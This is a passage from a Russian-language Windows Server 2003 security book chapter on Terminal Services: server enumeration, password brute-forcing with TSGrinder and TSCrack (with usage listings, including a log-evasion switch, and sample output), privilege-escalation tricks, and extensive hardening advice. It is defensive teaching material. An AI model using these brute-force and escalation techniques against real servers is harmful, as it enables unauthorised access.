Поскольку всю работу проделывает функция API `WTSOpenServer`, хакеру не нужно знать, какой порт используется службой. Если будет возвращен дескриптор, значит, на сервере работает программа Terminal Server. Загвоздка в том, что для получения дескриптора требуется пройти аутентификацию сервера (замечание: если аутентификация не будет пройдена успешно, то будет выдано сообщение "no server found" (сервер не найден) даже в том случае, если служба Terminal Server доступна). Обычно сделать это может только администратор или пользователь программы Terminal Server. Тем не менее, это достаточно эффективный способ сканирования подсети организации для поиска запущенных служб Terminal Server.

TSEnum

Программа `TSEnum.exe` обладает более широкими возможностями и использует другой метод инвентаризации служб Terminal Server. Когда сервер запускается, он регистрируется через главный браузер сети. Часть этой регистрации включает значение `dword`, обозначающее тип сервера в соответствии со структурой `Server_Info`, которая используется для определения типа сервера. Программа `TSEnum` вызывает функцию API `NetServerEnum` и запрашивает данные структуры `Server_Info_101`. Даже если порт сервера был изменен, то регистрация все равно происходит, и программе `TSEnum` будет передан список всех известных главному браузеру серверов Terminal Server. Фактически, `TSEnum` получит список *всех* известных главному браузеру серверов, включая состояние его контроллера и другие доступные службы приложений, такие как SQLServer и, конечно, Terminal Services.

Кроме того, утилита `TSEnum` позволяет передать запрос удаленной машине, которая, в вою очередь, передаст запрос своему главному браузеру. В результате можно получить список всех серверов, которые "видит" удаленная система, таким образом хакер с одной машины может найти все серверы домена или рабочей группы. Все, что требуется для этого, — только доступ к порту 139 или 445. Такой метод не требует специальной аутентификации и работает, даже если на атакуемой системе параметр `RestrictAnonymous` установлен в значение 1 (см. главу 4, "Инвентаризация").

Terminal Services Manager (`tsadmin`)

В операционной системе Windows Server 2003 появилось новое средство для сбора информации о службе TS в доверенных доменах, включая данные обо всех сеансах, пользователях и процессах сервера TS. Эта программа называется Terminal Services Manager (`tsadmin.exe`) и ее можно использовать для управления некоторыми настройками службы TS. Да, она требует наличия некоторых привилегий при доступе к атакуемому компьютеру (злоумышленник должен иметь доступ к машине из доверенного домена), но возможность опроса всех серверов TS в доверенных доменах является для хакера кратчайший путем доступа к системам с возможностью удаленного управления. На рис. 12.3 показано окно программы Terminal Services Manager во время опроса систем на предмет установленного сервера TS.




Рис. 12.3. Новая программа Terminal Services Manager для Windows Server 2003 позволяет легко выявить TS-серверы в доверенных доменах



Инвентаризация доверенных доменов с помощью приглашения TS

Получить ценную информацию об инфраструктуре атакуемой сети можно с помощью выявления приглашений на ввод команды сервера TS. Как показано на рис. 12.4, при подключении к серверу TS пользователю выдается стандартное диалоговое окно аутентификации, в котором реализован элемент управления в виде раскрывающегося списка доступных доменов (обозначен "Log On To").

На рис. 12.4 изображено окно RDC для TS-сервера, установленного на системе Windows Server 2003, которая входит в домен VEGAS2 (его название сохранено в раскрывающемся списке). Это незначительная утечка информации и мы не рекомендуем отказываться от этой возможности в целях безопасности. Единственной мерой защиты является выведение всех серверов TS из членов домена, но мы знаем, что это нереально и лишает всех преимуществ работы в домене.



Рис. 12.4. Стандартное окно подключения к серверу TS позволяет хакеру узнать о потенциально доступных доменах

Атака сервера TS

Конечно, применение технологии, которая реализует удаленный графический интерфейс с возможностью выполнения команд, связано с определенным риском. Однако в истории службы TS не отмечено сообщений о выявлении серьезных уязвимых мест, и методы атак в основном ограничивались попытками подбора пароля.

Реализации серверов приложений (Application Server) требуют более тщательного планирования и управления сервером, поскольку серьезной проблемой становятся почти все уязвимые места в операционной системе узла и локальных приложениях. Важно понимать, что в то время, как пользователи ограничены выполняемым приложением, конфигурация по умолчанию позволяет им выполнять очень широкий спектр команд. Даже при большом старании трудно ограничить в действиях пользователей, которые успешно прошли аутентификацию, и не дать им запускать команды в контексте авторизованных приложений.



Подбор паролей

Популярность	7
Простота	7
Опасность	8
Степень риска	7

Подбор паролей — это старый трюк, который работал даже у Мэтью Бродерика (Mathew Broderick) в фильме *War Games*. Однако им все еще пользуются, а интерактивный способ работы с программой TS повышает опасность таких атак.

Что еще хуже, *интерактивный* вход в систему TS эквивалентен настоящему входу в систему, поэтому нельзя установить порог блокировки настоящей учетной записи администратора (описание блокировок учетных записей дается в главе 5). Это значит, что локальная учетная запись администратора остается легкой добычей при доступной службе TS.

К счастью для законопослушных пользователей, подбор паролей для подключения к серверу TS не так просто осуществить, как это может показаться. Напомним, что приветственное окно клиента Terminal Services — это простое отображение удаленного окна для входа в систему. Здесь нет никаких вызываемых API и для успешного подключения к серверу TS необходимо ввести текст в соответствующее место этого окна. Достаточно сложно программно определить содержимое окна при открытии сеанса и создать автоматический сценарий для подбора пароля (более подробную информацию по этому вопросу можно получить, обратившись по ссылкам, которые приведены в конце этой главы, в разделе "Дополнительная литература и ссылки").

Одной из первых попыток преодолеть эту преграду стала программа TSGrinder, написанная Тимом Мулленом (Tim Mullen, также известный как Thor). Вместо атаки через стандартный Win32-клиент службы TS программа TSGrinder использует элемент управления ActiveX для TS. Хотя элемент управления ActiveX был создан специально для того, чтобы запретить доступ к методам пароля через сценарии, методы интерфейса `ImsTscNonScriptable` вполне доступны через виртуальные таблицы с использованием языка C++. Таким образом, к элементу управления можно написать пользовательский интерфейс и атаковать учетную запись администратора до тех пор, пока пароль не будет подобран. С момента анонсирования этой программы в начале 2001 года Тим Муллен внес некоторые изменения в ее реализацию и заявил о выпуске версии TSGrinder 2 во время конференции Black Hat, которая проходила в июле 2003 года (программный код доступен на Web-сайте Тома `http://www.hammerofgod.com`). Как и заявлялось в рекламе, программа TSGrinder работает с впечатляющей скоростью и практически мгновенно "впечатывает" новый вариант пароля в окно клиента TS для входа в систему. Рассмотрим пример сеанса работы TSGrinder и успешного отгадывания пароля для системы Windows Server 2003 (графическое окно для подключения к системе отрывается одновременно с этим сеансом в режиме командной строки).

```
C:\>tsgrinder 192.168.234.244
password apple - failed
password orange - failed
password pear - failed
```

```
password monkey - failed
password racoon - failed
password giraffe - failed
password dog - failed
password cat - failed
password balls - failed
password guessme - success!
```

С помощью аргументов командной строки программе TSGrinder передаются значения для имени пользователя, домена, баннера (для случая, когда "противные" системные администраторы пытаются вывести дополнительный баннер для подключения к системе до отображения окна входа в систему), многопоточности и уровней отладки.

Перед выходом версии TSGrinder 2 хакер по прозвищу gridrun был настолько нетерпелив, что в августе 2002 года разработал собственный метод для подбора пароля службы TS. Он назвал свою программу TSCrack. В этой программе используется технология, подобная той, которая применяется при оптическом распознавании символов (OCR) для "сканирования" содержимого экрана. В результате стало возможным создание простой программы для подбора паролей с использованием словаря.

Работает программа TSCrack медленно (по результатам наших испытаний осуществляется проверка только двух паролей в минуту) и часто выдает неправдивую информацию о взломе пароля. Наверное, больше пользы было бы от использования более современной программы TSGrind 2. Рассмотрим доступные параметры для программы TSCrack (листинг 12.1).

Листинг 12.1. Параметры программы TSCrack

```
C:\>tscrack
terminal services cracker (tscrack.exe) v2.0.37 2002-01-09 17:24 PM
(c) 2002 by gridrun [TNC] - All rights reserved -
http://softlabs.spacebitch.com

Usage help:

  tscrack [switch] [switch [arg]] ... <Host/IP[:port]>

Parameters:

<Host/IP[:port]> : DNS name or IP address of target server, optional port

Switches:
          -h : Print usage help and exit
          -V : Print version info and exit
          -s : Print chipher strenght info and exit
          -b : Enable failed password beep
          -t : Use two simultaneous connections
          -N : Prevent System Log entries on targeted server
  -f <number> : Wordlist entry to start cracking with
    -l <user> : Account name to use, defaults to Administrator
-w <wordlist> : Wordlist to use; tscrack tries blank passes if omitted
-p <password> : Use <password> to logon instead of wordlist/blank pass
  -D <domain> : Specify domain to attempt logon to
```

А теперь посмотрим на результат работы программы для службы TS, запущенной на системе под управлением Windows Server 2003.

```
C:\>tscrack -N -w dictionary.txt caesars
terminal services cracker (tscrack.exe) v2.0.37 2002-01-09 17:24 PM
(c) 2002 by gridrun [TNC] - All rights reserved -
http://softlabs.spacebitch.com
Checking server connectivity... OK
Initializing AI... OK
Loading dictionary (dictionary.txt)... Loaded (10) entries from file. OK.
Initiating wordlist cracking mode against (Administrator@caesars)...
```

В этот момент появляется окно, свидетельствующее о работе программы TSCrack.



Как и указано в предупреждении внизу окна, не нужно вмешиваться в процесс подбора пароля (при работе в системе, в которой запушена программа TSCrack, это окно время от времени появляется поверх всех других окон в системе). После завершения работы программы TSCrack будет отображено примерно следующее сообщение.

```
FAILURE: Examined (10) passwords without success.
ELAPSED: (268) seconds; 2.239 attempts / min
```

Для остановки работы TSCrack просто нажмите клавиши <CTRL+C> при работе в командном интерпретаторе, из которого запускалась программа.

Меры противодействия подбору пароля

Если, прочитав главу 5, "Атака на службы Windows", вы все еще раздумываете над тем, устанавливать порог блокировки учетной записи или нет, то в случае, если вы используете службу TS, отбросьте все сомнения. Не забывайте, что при использовании службы Passport для установки порога блокировки для учетной записи Administrator (RID 500) это предельное значение не будет учитываться при интерактивных попытках входа в систему с помощью TS. Поэтому необходимо установить длинный и сложный пароль для учетной записи администратора. Кроме того, все события входа в систему (как успешные, так и неудачные) должны записываться в журналы.

Как было сказано в главе 5, "Атака на службы Windows", мы также рекомендуем переименовать учетную запись локального администратора, особенно для сервера TS. Учетная запись администратора предоставляет неограниченные права на локальной машине, интерактивно ее заблокировать нельзя. Поскольку вход в систему TS интерактивен по определению, злоумышленники до бесконечности смогут удаленно подбирать пароли к учетной записи администратора. Изменив имя учетной записи администратора, вы сдвинете мишень для хакера (хотя настоящую администраторскую учетную запись можно выявить, воспользовавшись способами инвентаризации, описанными в главе 4, "Инвентаризация", если на атакуемой системе доступны такие службы, как SMB или SNMP).

Еще один интересный способ противодействия атаке сервера TS подбором пароля — создание пользовательского предупреждения на экране входа в систему. Это делается путем редактирования или добавления параметров реестра, приведенных ниже.

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```

Имя	Тип данных	Значение
LegalNoticeCaption	REG_SZ	[пользовательский заголовок окна]
LegalNoticeText	REG_SZ	[сообщение пользователя]

Теперь система семейства Windows 2000 будет отображать окно с заголовком для пользователя и сообщением после того, как будут нажаты клавиши <CTRL+ALT+DEL>, и перед тем, как появится диалог для входа в систему, даже при подключении через службу TS. Не совсем ясно, как это повлияет (если вообще повлияет) на атаки подбором паролей, аналогичные реализуемой программой TSGrinder или TSCrack, но, по меньшей мере, хакерам потребуется потратить еще немного сил и времени на преодоление дополнительный преграды в виде окна с кнопкой OK.

СОВЕТ Если вы используете сообщение для пользователей, установите "горячее исправление" из статьи базы знаний Q274190, оно решает проблему исчезновения сообщения в случаях, когда в течение двух минут пользователь бездействует.



Атаки по расширению привилегий пользователя

Популярность	*8*
Простота	*8*
Опасность	*10*
Степень риска	***8***

Рассмотренные ниже атаки имеют значение только для запуска сервера TS в режиме Terminal Services (ранее сервер приложений).

Если в системе нет программы Terminal Server, то худшее, что может сделать злоумышленник после того, как получит доступ к непривилегированной учетной записи, — смонтировать на системе совместно используемый ресурс и читать или записывать данные с него. Но сервер TS меняет положение радикальным образом. Непривилегированные пользователи, которые подключились к серверу TS, наследуют в маркерах доступа идентификатор `INTERACTIVE` (см. главу 2, "Архитектура системы безопасности Windows Server 2003"). Это дает возможность запускать все типы атак по расширению привилегий, которые при обычном подключении через сеть не работают. Простые приложения, подобные перечисленным в главе 6, "Расширение привилегий", (`PipeUpAdmin`, `netddemsg` и Debploit), работают локально и предоставляют права, эквивалентные правам администратора. Эти программы атаки можно легко загрузить из Internet и запустить в сеансе работы с сервером TS. На сервере Terminal Server, в котором не были установлены соответствующие исправления, администратором может стать каждый!

Существует и несколько косвенных методов для расширения привилегий в режиме Terminal Services (сервер приложений) на сервере TS без использования модных программ атаки. Среди тех средств, с помощью которых нам удавалось добиться успеха, можно назвать использование возможностей Web-приложений на сервере TS. Поскольку для запуска таких приложений требуется запустить Web-браузер, то можно вводить полные имена локальных файлов в окно браузера. В результате, если списки контроля доступа настроены неправильно, злоумышленник сможет получить искомый файл или сможет исследовать систему с помощью Internet Explorer. Отметим, что большинство современной документации поставляется в виде скомпилированных HTML-файлов, где ссылки легко заменить вредоносными исполняемыми файлами. При наших исследованиях мы заменяли "безопасные" программы наподобие `notepad.exe` более мощными средствами, например переименованной программой `cmd.exe`. Это позволяет обойти ограничения, установленные для пользователей.

Защита от атак по расширению привилегий

Критически важно, чтобы к серверам Terminal Server, доступ к которым разрешен для непривилегированных учетных записей, применялись все выпускаемые заплаты для ошибок, связанных с возможностью расширения привилегий. Такие ошибки и заплаты к ним перечислены и описаны в главе 6, "Расширение привилегий".

Особое внимание следует уделить уровню доступа, который предоставляется пользователям сервера TS. При использовании Windows Server 2003 сделать это проще, благодаря наличию группы Remote Desktop Users (RDU). Для ограничения действий пользователей мы также советуем воспользоваться политиками Software Restriction.

При работе в Windows 2000 мы рекомендуем создать специальную группу для пользователей TS. Для систем Windows 2000 (в которых не реализованы возможности установки политик Software Restriction) желательно использовать функции, предоставляемые программами пакета Windows 2000 Resource Kit. Мы рассмотрим наиболее важную из них, `appsec`, в разделе "`Утилита appsec.exe`".

Как для систем под управлением Windows 2000, так и для систем Windows Server 2003 параметры групповой политики можно использовать по отношению к организационной единице (OU), содержащей серверы TS, для полного ограничения действий в среде Windows. Интересным вариантом может оказаться ограничение действия сеансов TS предоставлением доступа только к меню Start (Пуск) и одной MMC-консоли, на которую будут выведены определенные оснастки. Таким образом, пользователи TS будут ограничены в своих действиях только выбранными для них оснастками. При настройках безопасной работы в режиме Terminal Services (Application Server) придерживайтесь принципа "запретить все, что не разрешено явно".

При создании системы безопасности и списков контроля доступа не забывайте о хакерах, и защищайте мощные исполняемые программы, такие как Internet Explorer и скомпилированные файлы помощи.



Перехват данных

Популярность	*2*
Простота	*2*
Опасность	*5*
Степень риска	*5*

Протокол RDP доказал свои возможности противодействия атакам по перехвату данных. Это не удивительно, ведь этот протокол изначально разрабатывался с поддержкой шифрования передающейся информации по сети. В сентябре 2002 года компания Microsoft выпустила бюллетень безопасности, в котором указывалось о выявлении ошибки при реализации функций шифрования в различных версиях RDP: контрольные суммы сеансов незашифрованных данных отправлялись без шифрования. Таким образом хакер, который может перехватить и записать данные RDP-сеанса, способен провести атаку с использованием средств криптоанализа относительно контрольных сумм и восстановить исходный текст перехваченного сеанса (в новом сеансе используются уникальные ключи сеанса, поэтому злоумышленнику придется перехватывать каждый сеанс, который он хочет дешифровать).

Защита от перехвата данных

Бюллетень	*MS02-051*
BID	*5711*
Исправлено в SP	*Windows2000 SP4 и Windows XP SP1*
Фиксируется	*Нет*

В данном случае для исправления ситуации существует надежная заплата. Установив эту заплату, можно чувствовать себя защищенным от перехвата данных, поскольку на сегодняшний день не разработано механизмов для перехвата полезной информации, передаваемой по протоколу RDP.

Основные меры защиты сервера TS

Общеизвестно, что сервер TS — это мощное средство удаленного управления, которое при недостаточной защите может быть использовано против его владельца. Защита сервера TS начинается на уровне сети: списки доступа маршрутизаторов и брандмауэров должны ограничивать доступ к службам Terminal Services настолько жестко, насколько это возможно.

Конечно, никогда сервер Terminal Server не будет защищен, если он работает на незащищенной системе Windows. Вся эта книга посвящена организации безопасности для систем под управлением Windows, поэтому повторить здесь даже основные моменты нет никакой возможности. В приложении A, "Перечень мер по защите Windows Server 2003", представлен наш собственный список основных мер по организации защиты системы Windows Server 2003, в котором вкратце перечислены все советы, приведенные в книге.

Кроме всего прочего, некоторые настройки безопасности могут быть использованы для самой службы TS. В этой главе мы рассмотрели только базовые методы защиты, но рекомендуем также обратиться к более подобной информации о конкретных конфигурациях, приведенных в разделе "Дополнительная литература и ссылки".

Переход на Windows Server 2003

Поскольку для службы TS в Windows Server 2003 внесено множество полезных изменений, включая и улучшения системы безопасности, то переход на новую операционную систему будет оправданным и правильным решением. Наши следующие рекомендации *требуют* использования Windows Server 2003. Как и для любого коммерческого продукта, если вы хотите быть максимально защищенным, лучше использовать последнюю версию программы.

Группа Remote Desktop Users

Новая группа RDU (Remote Desktop Users) для систем Windows Server 2003 позволяет использовать единый центр управления всеми пользователями, которые имеют доступ к системе с помощью службы TS. Это сильно отличается от Windows 2000, в которой управление пользователями TS осуществлялось с помощью программы TSCC (Terminal Services Connection Configuration), файл `tscc.msc`. Внесение пользователей в одну группу также означает, что доступ к службе TS можно контролировать с помощью Group Policy (групповой политики) сразу на нескольких серверах, что намного удобнее при управлении доступом.

НА ЗАМЕТКУ Для использования прав доступа с помощью интерфейсных карт для одной сети (NIC) на серверах с несколькими NIC, администраторы по-прежнему должны использовать программу TSCC.

СОВЕТ При работе в домене Windows 2000 или домене Windows Server 2003, желательно добавить все серверы TS в единую организационную единицу (OU) в целях более простого управления и применения групповых политик.

Политики Software Restriction

Использование политик безопасности Software Restriction в системах Windows Server 2003 позволяет администраторам использовать групповые политики для ограничения возможностей работы пользователей на любом компьютере Windows Server 2003. Эти ограничения заключаются в том, что пользователи получают права на запуск только конкретных программ. Более подробная информация содержится в главе 16, "Возможности и средства защиты в системах Windows", и в разделе "Дополнительная литература и ссылки" в конце этой главы.

НА ЗАМЕТКУ Эта встроенная возможность Windows заменяет программу `appsec`, применявшуюся в предыдущих версиях Terminal Services.

Параметры настройки Terminal Services

После установки службы Terminal Services для внесения изменений в глобальную конфигурацию этой службы используется программа Terminal Services Connection Configuration (файл `tscc.msc`). Эта программа позволяет сконфигурировать работу службы TS с помощью настроек Server Settings (Настройки Сервера) и Connections (Соединения). Ниже мы рассмотрим каждую из этих настроек. Кроме того, мы обсудим установку параметров работы для каждого отдельного пользователя.

Настройки сервера

В системах Windows Server 2003 рекомендуется использовать параметры безопасности, установленные по умолчанию (табл. 12.1).

Таблица 12.1. Рекомендуемые настройки TSCC

Настройки сервера	Атрибуты
Delete temporary folders on exit (Удалять временные каталоги при выходе)	По умолчанию Yes (Включено) — повышает уровень безопасности; при выходе будет удалена вся информация, которая использовалась во время сеанса работы
Use Temporary Folders per Session (Использовать для сеансов работы временные каталоги)	По умолчанию Yes (Включено) — повышает уровень безопасности; каталоги существуют только во время сеансов работы
Licensing (Лицензирование соединения с Internet)	По умолчанию Per Device (Для устройства) — поскольку возможность Per User (Для пользователя) недоступна, этот параметр позволяет выполнять аутентификацию устройств, которым предоставляется доступ к серверу TS (может оказаться неудобным в использовании)
Active Desktop	По умолчанию Disable (Отключено) — предотвращает описанные "хитрости" по расширению привилегий

Окончание табл. 12.1

Настройки сервера	Атрибуты
Permission Compatibility (Совместимость разрешений)	По умолчанию Full Security (Полная безопасность) — пояснений не требует. При установке значения "Relaxed Security" все пользователи получают доступ к критически важным файлам и параметрам реестра, т.е. могут запустить любые приложения
Restrict each user to one session (Один сеанс для одного пользователя)	По умолчанию Yes (Включено) — пользователи могут обойти это ограничение с помощью установки программ, запускаемых во время сеанса, но это позволяет более четко контролировать их действия

НА ЗАМЕТКУ В системах Windows Server 2003 параметры Group Policy (Групповая политика) имеют приоритет над параметрами, установленными с помощью TSCC.

Соединения

Элемент управления Connections (Соединения) в программе TSCC позволяет установить свойства для *соединений* на сервере TS. По умолчанию в системах Windows Server 2003 используются RDP-Tcp-соединения, а точнее соединение по протоколу RDP 5.2 (можно использовать и другие соединения, организуемые через другие сетевые адаптеры или использовать протокол Windows-терминала, например Citrix-ICA).

Щелкнув правой кнопкой мыши на соединении RDP-Tcp и выбрав из контекстного меню пункт Properties (Свойства), можно настроить отдельные параметры для службы TS, связанные с безопасностью. Доступно большое количество разнообразных параметров, но мы рассмотрим только наиболее важные для системы защиты (см. табл. 12.2), и мы рекомендуем, как всегда, использовать наиболее жесткие ограничения.

Таблица 12.2. Рекомендуемые значения параметров для защиты RDP-соединений в системах Windows Server 2003

Вкладка	Рекомендуемое значение параметра
General (Общие)	Установите параметр Encryption Level (Уровень шифрования) в значение High (Высокий) — данные шифруются ключом длиной 128 битов
Logon Settings (Параметры входа)	Выберите значение Always prompt for password (Требовать пароль только для входа), что позволяет задать необходимость ввода пароля при установлении сеанса, даже если клиентская программа настроена на автоматический ввод имени и пароля. Для хакера становится бесполезным перехват файла с аутентификационными данными пользователя
Sessions (Сеансы)	Данные параметры позволяют заменить соответствующие настройки, сделанные в свойствах пользователей, и установить наиболее жесткие ограничения
Environment (Среда)	Позволяет заменить параметры пользователя и мастера клиентских подключений
Permissions (Разрешения)	Лучше оставить установленные по умолчанию значения. Соблюдайте осторожность относительно группы RDU, поскольку в нее по умолчанию добавляются все интерактивные пользователи
Network Adapter (Сетевой адаптер)	Позволяет настроить на использование терминальных служб определенные сетевые адаптеры сервера (предотвращает запуск службы TS в ненужных сетях)
Client Settings (Параметры клиента)	Снимите флажок для пункта Use Connection Settings From User Settings (Использовать параметры подключения пользователя) и отключите все возможности, которые перечислены внизу вкладки
Remote Control (Удаленное управление)	Мы рекомендуем глобально отключить возможность удаленного управления сеансами пользователей (если это не требуется администраторам)

Параметры пользовательских соединений

Эти параметры можно найти, выбрав свойства пользователя в элементе управления Active Directory (Пользователи и компьютеры) на вкладке Terminal Services Profile (Профиль службы терминалов). Лучшей мерой безопасности является отключение службы TS для пользователей, которые не нуждаются в ней.

Средства безопасности службы TS в Windows 2000

Если вы не последовали нашему совету и не обновили свои системы TS, установив операционную систему Windows Server 2003, то для повышения защищенности системы и предоставления дополнительной информации администратору в случае обнаружения атаки, можно использовать дополнительные средства. Для этого существуют утилиты других поставщиков программного обеспечения, но здесь будут описаны только бесплатные программы от Microsoft.

Terminal Services Client Version Monitor (`tsver.exe`)

Утилита `tsver.exe` (также известная как Terminal Services Version Limiter) входит в пакет Windows 2000 Resource Kit. Эта утилита позволяет администраторам дополнительно ограничить число клиентов, которые могут подключаться к серверу TS (исходя из версии клиента). Утилита `tsver.exe` также позволяет отобразить специальное сообщение для пользователей, которые хотят подключиться к серверу TS, используя недопустимую версию клиента.

Второе достоинство рассматриваемой утилиты в том, что теперь в журнал заносится не только сообщение о неудавшемся подключении, но и имя узла с его IP-адресом! Записи в журнал ведутся по умолчанию, независимо от ведения других журналов системы. Таким образом, администраторы получают в журналах настоящий IP-адрес, с которого ведутся атаки!

Ну, почти всегда. На самом деле IP-адреса определяются стороной клиента и могут оказаться бессмысленными, если между клиентом и сервером TS расположено устройство преобразования сетевых адресов (Network Address Translation, NAT). Например, если сервер TS находится в Internet, а клиент, защищенный брандмауэром с функцией NAT, имеет адрес `10.1.1.10` по RFC 1918, то в журнал будет занесен адрес `10.1.1.10`, а не IP-адрес брандмауэра. Естественно, это не особо поможет в расследовании взлома.

Утилита `appsec.exe`

Утилита `appsec` (Application Security Registration) — это еще одна программа из пакета Windows 2000 Server Resource Kit, которая позволяет администраторам явным образом разрешить обычным пользователям выполнение одних программ и запретить выполнение других во время сеанса работы через терминал. При этом создается список разрешенных для выполнения программ (при занесении программы в список указывается полное имя программы, что предотвращает использование подложных исполняемых файлов с тем же именем). Попытки выполнить неразрешенные программы будут безуспешными. Поскольку эти ограничения применяются только для обычных пользователей (не администраторов), то утилита `appsec` используется только при запуске сервера TS в режиме сервера приложений. Окно утилиты `appsec` показано на рис. 12.5.




Рис. 12.5. Утилита `appsec.exe` из пакета Windows 2000 Server Resource Kit ограничивает число приложений, которые могут запускать пользователи сервера TS

НА ЗАМЕТКУ В системе Windows Server 2003 утилиту `appsec` заменили политики Software Restriction.

Однако утилита `appsec` имеет существенные ограничения. В списке разрешенных программ могут оказаться следующие приложения: `%systemroot%\explorer.exe` и `%systemroot%\system32\systray.exe`. Компания Microsoft также рекомендует добавить в этот список `%systemroot%\system32\cmd.exe`, `system32\net.exe`, `system32\regini.exe`, `system32\subst.exe`, и `system32\xcopy.exe`, но разрешение на выполнение этих мощных и часто используемых хакерами средств слишком опасно. К тому же если пользователь может изменить приложение, он обойдет установленные ограничения. Для проверки целостности программ не существует эффективных алгоритмов. Более того, если разрешенные приложения обладают широкими возможностями, то теряется весь смысл использования `appsec`. Стандартным примером является разрешение выполнения приложений Microsoft Office, в которых возможно использование мощных макроязыков и интерпретатора. Опытные пользователи могут использовать макрос Microsoft Office для управления объектами, которые являются внешними по отношению к приложению или документу, с которым работает это приложение. Независимо от этого, нам все равно нравится возможность блокировать доступ к исполняемым программам и использовать принцип "запретить все, что не разрешено явно" (см. главу 1, "Основы безопасности сетей и систем").

Резюме

